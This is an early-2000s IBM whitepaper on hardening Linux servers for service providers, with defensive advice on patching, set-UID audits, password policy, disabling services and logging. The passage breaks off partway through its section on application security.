Securing Linux Servers for Service Providers

December 21, 2001

Bill Hilf
Sr. Consulting I/T Architect
IBM Corporation
billhilf@us.ibm.com

Table of Contents

Overview of Linux in the Service Provider, or xSP, Space

The term "xSP" is simply the consolidation of the Service Provider acronyms. Initially only ISPs and ASPs were known in this domain, but as the Internet and eBusiness matured, new service provider business models quickly followed. Infrastructure "SPs" such as managed service providers (MSPs) which provide fully managed services (network, storage, servers, administration, etc.) and business service providers (BSPs), who provide business value to their customers through application access or aggregation (ASPs), content providers or increasingly through outsourced business processes.

But let's not get lost in the acronym soup, but rather focus on the common elements among service providers and how these elements need to be secured under Linux. One of the clear similarities among service providers is the ability to supply network enabled customer services. Be it in the form of a dial-up service, a Web-enabled application, relational databases, storage solutions, hosting, or an email account, these services all share multiple traits.

Sharing infrastructure and services are primary components in the economies of scale for building a service provider business. The degree that these components are shared will vary at the hardware, network, server, or application layer – but there are few, if any, scenarios where some part of the service provider fabric is not shared by multiple customers. This is a critical factor to understanding security in a service provider environment. Since these services are essentially available to the public, they must be considered un-trusted. Although a service provider may not consider their customers "the public" or un-trustworthy, if the service is accessible to users over the Internet (regardless if they have to pay for that service) it could potentially be exploited by any other machine on the Internet.

Operating system security in Internet based services is more important then ever. Beyond the obvious heightened awareness around security after the tragedies of September 11th, there are multiple financial trends that have elevated security as a critical IT issue. Recently, PricewaterhouseCoopers updated its Security Benchmarking Service[1] to include new data from InformationWeek's 2001 Global Information Security Survey. The survey, fielded by PricewaterhouseCoopers, reveals that these global corporations realized over **$1.39 trillion** in lost revenue due to security breaches over the past year. Globally, the propagation of computer viruses is a significant contributor to the trillion dollar losses, with 60% of survey respondents reporting they experienced lost productivity due to computer viruses and denial of service attacks. The number one security breach reported was against operating systems.

[1] PricewaterhouseCoopers' Security Benchmarking Service evaluates an organization's security program against a global database of approximately 4,500 survey responses from technology professionals in 50 countries.

The rapid evolution of Internet based security exploits is clearly seen in the statistics from CERT/CC, the canonical organization for reporting computer security incidents and vulnerabilities. The number of security incidents for just the first three quarters of 2001 was 34,754. The number of security incidents for the year 2000 was 21,756. The total number on incidents reported from 1989 - 1999 was 25,949.[2] Amazingly, in just nine months in 2001, CERT has reported more security incidents then in a decade's worth of incidents between 1989 and 1999. The scourge of attacks, viruses, worms, and Trojan horses being used by way of the Internet is woefully apparent.[3]

Increasingly, service providers are using Linux as a secure, reliable, high performing, and cost effective server operating system. The choice of Linux makes perfect sense to service providers as the Linux operating system itself was designed and developed with the Internet in mind. Linus Torvalds credits much of the success of Linux to the existence of the Internet, which allowed for the creation of a complete operating system between hundreds, if not thousands, of professionals in a decentralized development model.[4] Utilizing an operating system designed and developed via the Internet is an ideal match for service providers, which build and operate their businesses by means of the Internet. The total cost of ownership, flexibility and outstanding track record of the Linux operating system is driving this usage, and more than ever, service provider customers need to understand how to ensure their Linux systems are secure.

Intent and Background

The intent of this document is to clearly explain the steps needed to secure a Linux server. It will describe general security practices relevant to any Linux server, as well as specific steps to take for the most commonly used implementations of Linux servers in the service provider environment. It is beyond the scope of this document to illustrate every facet of Linux security, or the tools and methods for protecting against all attacks. The vulnerabilities and recommended security solutions are based on professional experiences and are meant to provide examples and best practices in many of the common security threats found in running Linux servers today.

Many of the examples and practices in this document are from my own experiences designing, developing and operating Web systems. As an architect in the IBM Emerging & Competitive Markets TSS organization, I am involved with a variety of service provider and emerging businesses. My primary area of expertise is in Linux based infrastructures as it applies to these market segments. Prior to joining IBM, I headed up the engineering department for eToys, a popular e-commerce site for children's products. Due to the exposure of the eToys.com site, we were the recipients of daily, and at times hourly, port scans, denial of service attacks, and intrusion attempts. For better (learning) or worse (sleep) my team and I were the folks paged at 2 a.m. to respond to these threats.

---

[2] http://www.cert.org/stats/cert_stats.html

[3] According to the CSI 2001 Computer Crime and Security Survey, the rise in those citing their Internet connections as a frequent point of attack rose from 59% in 2000 to 70% in 2001 (http://www.gocsi.com/prelea/000321.html).

[4] http://resources.cisco.com/app/tree.taf?asset_id=75234

Before eToys, I was an engineer at CNET Networks, which is composed of a variety of Web sites, such as Cnet.com, News.com, Download.com, Shareware.com, Computers.com, and others. As each of these site provided different services (such as content distribution, advertising, software archives, Web-based applications, and other managed and hosted services), CNET was exposed to a wide array of probes and intrusion attempts. Through these experiences, I have "cut my teeth" on real world attacks on Linux and Unix server systems. Hopefully, this document will provide some practical advice that can help you or your customers from getting a page or phone call at 2 a.m.

SANS/FBI Top 20

As a framework, this paper will use a recently published report from the SANS/FBI National Infrastructure Protection Center (NIPC) on the top twenty security vulnerabilities. This list is often used by many businesses as a guide for which vulnerabilities to protect against, and the relative importance of each security threat. This list has proven valuable as it is compiled by well respected security organizations, and moreover, because many of today's successful attacks on computer systems via the Internet can be traced to exploitation of security flaws on this list. The list is composed of three parts, General Vulnerabilities, Windows Vulnerabilities, and Unix Vulnerabilities. For the purpose of securing Linux servers in a service provider environment, this document will utilize issues from the General and Unix Vulnerability list, the Top Windows Vulnerabilities will not be included.

Top General Vulnerabilities:

1. Default installs of operating systems and applications
2. Accounts with no passwords or weak passwords
3. Non-existent or incomplete backups
4. Large number of open ports
5. Not filtering packets for correct incoming and outgoing addresses
6. Non-existent or incomplete logging
7. Vulnerable CGI programs

Top UNIX Vulnerabilities:

1. Buffer overflows in RPC services
2. Sendmail vulnerabilities
3. BIND weaknesses
4. R commands
5. LPD (remote print protocol daemon)
6. sadmind and mountd
7. Default SNMP strings

I recommend visiting the SANS/FBI Web site, as it provides detailed descriptions of each vulnerability and generic security solutions and resources. This document will address each of these as it directly relates to securing Linux servers in a service provider environment.

Security Philosophy

Security is, for all intents, a practice of managed risk. The degree and strength of your system security is a direct derivative to the strength of your commitment to manage it. It is not realistic, nor possible, to unequivocally deem any operating system completely secure. The continuum of security slides between ease of use and business requirements for protection. There is not a magic application or methodology that will ensure the security of a system. Like all real-world technical designs, it is a practice of setting and meeting requirements and the consideration of limitations imposed by those requirements. Defending your Linux server is based on understanding these security requirements, best practices and experience.

This document will highlight some best practices, experiences, and tools used for the management of security risk in Linux server environments. The security requirements and limitations your business is willing to accept from those requirements will not be addressed as these obviously vary significantly between businesses. However, this document will attempt to address many common best practices and experiences that are commonly found and used in the service provider environment.

Lastly, and hopefully without veering too far into the realm of philosophy, it is worth briefly discussing an important concept or "mind-set" that is useful in considering security in a general sense – complexity theory. Computer systems are collections of various sub-systems and components – be it hardware, software, or communication across and between. It is very common to analyze a system in a reductionist paradigm – in other words, breaking things down into individual components in order to understand their nature. Although this is often a critical scientific method for diagnosing a security issue, it is equally important to understand the interactions of components in a system. Complexity is about the way these components interact – which differs from being merely complicated (composed of many intricate parts). In securing and diagnosing a Linux server, it is important to understand the interactions of a system, as these interactions can shape the patterns that display potential security issues (among other things). Successful security experts tend to subscribe to complexity theory. In other words, see the forest from the trees.

Securing Linux Servers

General Practices

There are many security best practices that apply to all types of Linux installations – particularly in regards to publicly available systems, such as servers. Below are listed a few key general best practices to consider as part of any Linux server security strategy. An important disclaimer is needed here – there are no 100% security validations, each of these recommendations has the possibility to be exploited. For example, you may receive a valid digital signature from an application vendor's Web site, but there is no guarantee that their site has not been cracked and the intruder modified both the software and signatures to appear valid. Further, if your local system has been penetrated, the intruder

may have modified the system tools on your server. For example, the intruder may have modified the "pgp" program so that it never fails an encryption check – resulting in all downloaded files and their signatures appearing to be bona fide. What is the lesson here? As they say in the *X-Files*, "Trust No One", assume that no single site or source is secure and double check everything you put on your server.

Develop a patch and upgrade strategy

A large amount of Linux security exploits are based on vulnerabilities in commonly used Open Source software, such as BIND, Sendmail, NFS, "r"-programs (rexec, rsh, rcp), etc. One of the main advantages of Open Source software is the speed at which security vulnerabilities are identified and patched. Because of this, it is important to develop a strategy for upgrading critical server software components. This strategy should include the following processes:

- Assignment and subscription to security related mailing lists. This includes a vendor's security update mailing list (Red Hat, SuSE, Caldera, TurboLinux, etc.), as well as security advisory mailing lists from your local incident response team. These mailing lists are typically low volume and provide invaluable information for system and security administrators. Mail list information is provided in the Resources section at the end of this document.

- Retrieval of the latest patch list from your vendor and retrieval of any recommended security patches not included with your system. Some Linux distributions provide tools for automatically checking the packages on a local system with the latest recommended security patches (such as SuSE YaST and RedHat Up2Date). Some patches may re-enable default configurations so it is important to go through this checklist after installing any new patches or packages. Patches for software applications not supplied by the operating system vendor should be obtained directly from the software vendor's web site.

- Ensure that software patches and packages are only downloaded from a reliable source (i.e. direct from the vendor or a trusted mirror).

- Verify the cryptographic digital signature of any signed downloaded files to ensure integrity. Never use a file whose signature doesn't match its contents. PGP (http://www.pgpi.org) and GnuPG (http://www.gnupg.org) can be used for encryption and authentication – and are commonly used by many Open Source software developers to provide digital signatures. To learn how to use GnuPG to verify digital signatures: http://www.dewinter.com/gnupg_howto/english/

- Verify the md5 checksum, when possible, of any downloaded patches with a utility like md5 or md5sum. Md5sum is standard utility on all major distributions and is very straightforward to use ("md5sum –c *md5-file*" will check the integrity of the md5 file). For example, Red Hat includes an "MD5" file in the same directory as their distribution ISO images. The file contains MD5 entries for each

file in that directory which can be used to verify authenticity (e.g., ftp://ftp.redhat.com/pub/redhat/redhat-7.2-en/iso/i386/).[5]

- If using RPM as your package management system, use the "-K" or "—checksig" options. These options to the rpm command verify the cryptographic signature of the package.

Understand which programs have Set-UID and Set-GID

Many exploits occur in programs which are set-UID or set-GID root. Set-UID/GID, or Set UserID and Set GroupId, are bits set on a program that allow that program to be executed and run as the specified user. This can be a significant security issue for programs that are set-UID/GID for root, as a problem or attack on a set-UID/GID root program (such as a buffer overflow, or a software bug) can result in a change in user identification and privileges – potentially escorting the user to a root compromise. Because of this potential security vulnerability, it is very important to know which programs have set-UID/GID root and to determine if they need to have this functionality for the tasks assigned for that Linux server.

Understanding all programs which have set-UID/GID is important and should be documented in your security policy. However, you may just be interested in quickly scanning for set-UID root files and programs. For example, here is a simple find command to search for all files under "/" which have set-UID root ("-perm", or permission bits, with an octal value of 4000 is the set-UID bit):

```
find / -user root -perm -4000 -ls
```

Another useful find operation is to look for all files whose UID or GID are not in /etc/passwd or /etc/group, respectively. Although, this may produce data created from someone rightfully extracting a tar archive, it could also be from an intruder extracting a rootkit, or other malicious tar archive. Rootkits are discussed further in the "Know Your Enemy" section below.

```
find / ! -fstype proc '(' -nouser -o -nogroup ')' –ls
```

To remove the set-UID/GID bit from a program, use "**chmod ug-s *program***". You may also want to consider making critical system programs (such as in /bin, /sbin/, /usr/bin, /lib, etc.) immutable, or unchangeable. Typically these programs do not change, and if they do need to be patched or removed, you will most likely want to be aware of it. The "chattr" command is designed just for this purpose. A program modified with "**chattr +i *program***" cannot be deleted or renamed, no link can be created to this file and no data can be written to the file. Only the root user can set or clear this attribute. As a rule of

[5] MD5 is an algorithm developed by Ronald Rivest for the creation of digital signatures (http://theory.lcs.mit.edu/~rivest/Rivest-MD5.txt). MD5 is a one-way hash function – in other words, the algorithm takes variable length input (often called the "message", or "pre-image") and converts it into a single 128-bit hash value (this fixed string is often called the message digest). For an excellent resource on one-way hash functions, MD5, and all things crypto, see Bruce Schneier, *Applied Cryptography* (details in Appendix).

thumb, if you don't know explicitly why a program has set-UID/GID root, you should immediately learn why, and if not necessary to the server's functionality, disable it.

Develop a password strategy

Passwords are still a major security exposure and quite often a direct means to a compromised system (number two on the Top General Vulnerabilities SANS/FBI list). For maintaining secure passwords across Linux servers, develop a strategy which includes the following processes:

- Limit the use of privileged accounts, especially superuser. Root privileges should be limited to mission critical staff only. Rule of thumb – give root privileges only to those who require it and know how to recover from any mistakes they may make as the superuser. A useful tool for controlling privilege on Linux is the 'sudo' utility. Sudo (superuser do) allows a system administrator to give certain users (or groups of users) the ability to run some (or all) commands as root or another user while logging the commands and arguments. So a service provider could offer the ability to start Apache as root via sudo, without providing any other root privileges to the customer. For more information, see: http://www.courtesan.com/sudo/intro.html

- Use shadow passwords. Shadow passwords are an encrypted version of /etc/passwd, found in /etc/shadow. Most Linux distributions implement shadow passwords as default as this is such a critical security measure. However, you should verify each Linux server that you maintain and install to ensure it is using shadow passwords. The "**pwck**" command will validate the integrity of /etc/shadow against /etc/passwd.


- Develop a password creation guide. Including:
  - Never tell anyone your password or write your password down (i.e., yellow post-it notes)
  - Recommended password creation tips (length, punctuation, numbers, etc.). Crackers will use multiple programs to guess passwords. Many of these programs operate on multi-language dictionaries that attempt to guess words, and in multiple combinations, such as:
    - Any word, written backwards
    - Any word, with a punctuation character at the end
    - Any word, with a punctuation character at the beginning
    - Any word, with a punctuation character in the 3rd character place
    - Any word, capitalized
    - Any two words, put together with a number between them

  The obvious lesson is to not use words for passwords, instead recommend a mnemonic of a favorite phrase or quote and then add or change any appropriate capitalizations, punctuation, and other character manipulations. Such as "Chance favors only the prepared mind" could be changed to "Cf0tPm".

- Validate the system passwords. Regularly use tools such as "Crack" and "John the Ripper" (detailed in Resources section at the end of this document) to attempt to crack your system passwords. This is what intruders will use, so it is better that you find out the results before they do. A good practice is to put this on the security checklist right after each password expiration/recreation scheduled window.

- Create a password aging policy. Based on the requirements of the business, create a policy to expire passwords at a specific frequency. This can be controlled via the "**chage**" command. Chage can specify the minimum/maximum number of days each user's password is valid, as well as the ability to expire a password after a specified amount of inactivity. This should be used for all passwords, including superuser!

  Many distributions support tools to simplify the password configuration process, such as SuSE's YaST2, seen below.



YaST2 Password Settings (SuSE 7.3)

If you are not using a service, turn it off

Typically, Linux servers are deployed for task specific operations – serving Web pages, running a Java application server, providing DNS, authenticating LDAP requests, firewalls and gateways. However, most standard Linux distributions include features and services to enable a wide scope of functionality – usually far more then you need and want on a typical Linux server deployment. Many of the latest Linux distribution releases will provide warnings if you attempt to install a service which has the potential for security vulnerability, such as telnet. I highly recommend you pay attention to these warnings and take considerable effort to validate that the services running are critical for the function of the Linux server you are configuring.

Exploits of this nature are found across the SANS/FBI list, including the number one Top General Vulnerability, "Default Install of Operating System and Applications." The first step in securing against this is to disable what you do not need. On a per server basis, you should validate what specific services are required and disable everything not required. Here's how to disable services with Red Hat's "chkconfig" and SuSE's YaST2.

With Red Hat, the "chkconfig" utility, check which services are enabled and at which run level:

```
[root@fangorn samba]# chkconfig --list
atd             0:off   1:off   2:off   3:off   4:off   5:off   6:off
rwhod           0:off   1:off   2:off   3:off   4:off   5:off   6:off
keytable        0:off   1:on    2:on    3:on    4:on    5:on    6:off
nscd            0:off   1:off   2:off   3:off   4:off   5:off   6:off
syslog          0:off   1:off   2:on    3:on    4:on    5:on    6:off
gpm             0:off   1:off   2:on    3:on    4:on    5:on    6:off
kudzu           0:off   1:off   2:off   3:on    4:on    5:on    6:off
kdcrotate       0:off   1:off   2:off   3:off   4:off   5:off   6:off
lpd             0:off   1:off   2:on    3:on    4:on    5:on    6:off
[…]
```

Let's say we operate a Linux Web server at run level 3 (full multi-user and networking)[6]. From the snippet above we can see that we have a variety of services running at that run level. Since this server is being used only as a Web server, it is not necessary to run the lpd printer daemon on this server, so we should disable this via chkconfig. The following line disables the lpd service from run level 3:


```
[root@fangorn treebeard]# chkconfig --level 3 lpd off
```

chkconfig basically manages symbolic links in the /etc/rc[0-6].d directories. chkconfig does not delete the actual program or service, only if the service is included in the Linux init process on boot-up. Therefore, chkconfig changes will occur on the next boot of the server. To add or delete a service from chkconfig management use –add or –del (man chkcongif for more detail). Red Hat includes a tool called "serviceconf" which allows

[6] For an explanation on run-levels, see: http://www.linuxworld.com/linuxworld/lw-2001-01/lw-01-geek_1.html

similar functionality to chkconfig, but through a GTK-based graphical interface. Red Hat also provides an easy command line configuration interface, “ntsysv”, for enabling/disabling services started at boot. Both chkconfig and ntsysv work without an X server installed on the system, which is typical for many production Linux servers.

With SuSE, you can use YaST2 to disable/enable services, both from the command line or from a GUI:



YaST2 (SuSE 7.3)

Log intelligently

Logging is a regularly over-applied/under-utilized resource. Many applications can log to various system and application log files, but these are often not analyzed or securely managed. Linux servers should employ logging only where they will be utilized. For example, if you plan on logging all packets from your iptables firewall rules (detailed below), make sure you know how to use these logs and how to secure and archive these logs as they grow over time.

Syslog is a robust logging system which provides a common method for logging from disparate applications. Syslog is configured in /etc/syslog.conf and follows a simple

facility.loglevel/logtarget format. For example, to log all mail messages to /var/log/maillog at every ("*") log levels, specify in /etc/syslog.conf:

```
# Log all the mail messages in one place.
mail.*                                  /var/log/maillog
```

Programming application events to syslog is reasonably clear-cut. The following is an article describing how to program to syslog from Java: http://www.javaworld.com/javaworld/jw-04-2001/jw-0406-syslog.html

It is just as important to monitor logs as it is to log in the first place. There are several tools and applications available for parsing various types of logs, matching for specific patterns (e.g., unsuccessful root login attempts), and then acting on these patterns (e.g., sending email pages to an admin). A few of the more commonly used tools for scanning log files are included in the Resources section. It is well worth spending the time to thoroughly learn how to configure the log scanning/analysis application(s) you choose as it is very easy to generate a large number of actions and alerts based on false positives. Careful initial configuration of log monitoring applications can save you time in the long run.

Archiving and securing logs are important factors in a Linux server logging plan. Logs can grow by many orders of magnitude under significant server traffic, or denial of service attacks, and will quickly consume physical disk space. Keep logs which can grow quickly in check via scheduled 'disk watchers' in cron. For example, to keep an eye on your Apache access_log, you could periodically run:

```
du -k /usr/local/apache/logs/access_log
```

Which would return the size (in kilobytes; use "-m" to see results in megabytes) of the access_log. This number could be compared to a pre-defined limit and alerts sent when the "du" output exceeds the limit.

Secondly, consider measures to validate log file integrity. Log files are typically the last thing an intruder will attempt to modify or destroy, to cover their tracks. If you are attempting to diagnose a potential intrusion, you need to be able to trust the logs you may need to use for evidence. One simple measure is to use the "**chattr**" command to allow the logs to be appended to only:

```
chattr +a /var/log/maillog
chattr +a /var/log/messages
chattr +a /var/log/samba
[…]
```

There are other methods for ensuring log file integrity, such as using an intrusion detection system (IDS), MD5 checksums against the archived log files, or logging to a separate server altogether. Logging locally and then sending log archives to a remote server provides an additional security layer, as well as redundancy for your log files. Additionally, these files can be compared for integrity (possibly by generating MD5

digests on each log file before transport to a remote server), as well as providing an easy method for comparing files across servers in one location, presenting a global perspective of all log activity. For further security, this "remote server" could be a write-only media, such as a CD-R mounted from a protected Linux server. Of course, creativity on this continuum increases linearly with your degree of paranoia.[7]

Use tools where possible

As security can be a complex subject, it is recommended to get a helping hand wherever possible. There are a variety of tools included with each Linux distribution to help configure network services, user/group configuration, etc. There are also thousands of tools available in the Open Source community which can assist as well. One of the more well known tools for assisting in "hardening" a Linux system is Bastille Linux.

Bastille Linux (http://www.bastille-linux.org/)
The Bastille Hardening System attempts to "harden" or "tighten" the Linux operating system, and currently supports Red Hat and Mandrake distributions. Bastille Linux draws from a variety of major reputable source on Linux security. The initial development integrated author Jay Beale's existing operating system hardening experience for Solaris and Linux with most major points from the SANS' Securing Linux Step by Step, Kurt Seifried's Linux Administrator's Security Guide, and many other sources. There is also a recent patch to Bastille Linux from the IBM Linux Technology Center, which was created by Niki Rahimi to support SuSE 7.2 and Turbolinux 7.0 (http://oss.software.ibm.com/developerworks/opensource/linux/patches/bastille/suse72_tl70-2.patch.gz). Both patches have been submitted to the Bastille Linux team and the Bastille mailing list.

Bastille Linux has been designed to educate the installing administrator about the security issues involved in each of the script's tasks, thereby securing both the box and the administrator. Each step is optional and contains a description of the security issues involved. Here are two example steps when running InteractiveBastille:

<step 4>

Q: Would you like to disable SUID status for the r-tools? [Y]
The BSD r-tools rely on IP-based authentication, which means that you can allow anyone with (for instance) root access on 192.168.1.1 have root access on 192.168.1.2. Administrators and other users have traditionally found this useful, as it lets them connect from one host to another without having to retype a password.

The problem with IP-based authentication, however, is that an intruder can craft "spoofed" or faked packets which claim to be from a trusted machine. Since the r-tools rely entirely on IP addresses for authentication, a spoofed packet will be accepted as real.

---

[7] For some clever logging tricks, see Lance Spitzner's white paper on building honeynet's at http://www.rootprompt.org/article.php3?article=210. This paper discusses issues such as logging to non-IP addressable remote servers, using sniffers to pick up the log messages, and alternate protocols for remote logging.

Would you like to disable SUID status for the r-tools? [Y]

X Yes x
X No x
< Back > < Next > < Explain Less >

<step 9>

Q: Would you like to enforce password aging? [Y]
Red Hat and Linux-Mandrake's default behavior, which we would change here, is to disable an account when the password hasn't changed in 99,999 days. This interval is too long to be useful. We can set the default to 180 days. At some point before the 180 days have passed, the system will ask the user to change his or her password. At the end of the 180 days, if the password has not been changed, the account will be temporarily disabled.
We would make this change in /etc/login.defs.


Would you like to enforce password aging? [Y]

X Yes x
X No x
< Back > < Next > < Explain Less >

The above was taken from the Curses-based interface, run on a Linux server without an X server installed. This is very useful, as a windowing system, such as X, is often not installed in a Linux server. Bastille Linux also supports a Tk based interface for a richer GUI, if desired. Additionally, the example above shows how Bastille Linux educates and describes each security step – it also defaults to the recommended best practice (such as disabling SUID on r-tools, and implementing 180 day password aging), although you can override, or just skip these if you prefer.

YaST

SuSE Linux provides a similar tool-based approach to system hardening, via both YaST and YaST2. As we've already seen the YaST2 interface, below are some examples using the standard command line YaST (in an xterm) to configure network services and some common security settings.



Configuring Network Services via YaST (SuSE 7.3)

Application security is critical

Last, but certainly not least, of the General Server Security practices is application security. Almost any Linux server security checklist will include a surplus of security measures for networks, operating system, file system, user/group accounts, and even physical security issues, such as location and console connectivity. Very few, however, spend significant time and effort on securing applications on Linux. Why? The short answer is because it's difficult and application behavior typically has a significantly large degree of variance (consider the difference between identifying open ports with UDP services versus identifying all possible data inputs in an ecommerce application). This document will cover a few application security issues, particularly as they relate to SANS/FBI items number fourteen "Vulnerable CGI programs" in Top General Vulnerabilities (covered in Web/Application Server Security) and item number eight "Buffer overflows in RPC services" in Top Unix Vulnerabilities (covered immediately below). However, by no means will this document cover all -- or even a large portion -- of application security issues on Linux. Analyzing, understanding, designing and managing application security is essential for a secure Linux server infrastructure, and it is recommended to utilize experts for application security and privacy if you or your customer does not have the available skills[8]. Based on my experiences, if you have to draw a pie chart for budgeting time and resources for security, give at least half of the pie to application security.[9]

[8] IBM Global Services offers a wide array of security services, including security and privacy assessments, planning, architecture, design, implementation, and management. See: www.ibm.com/services/security/

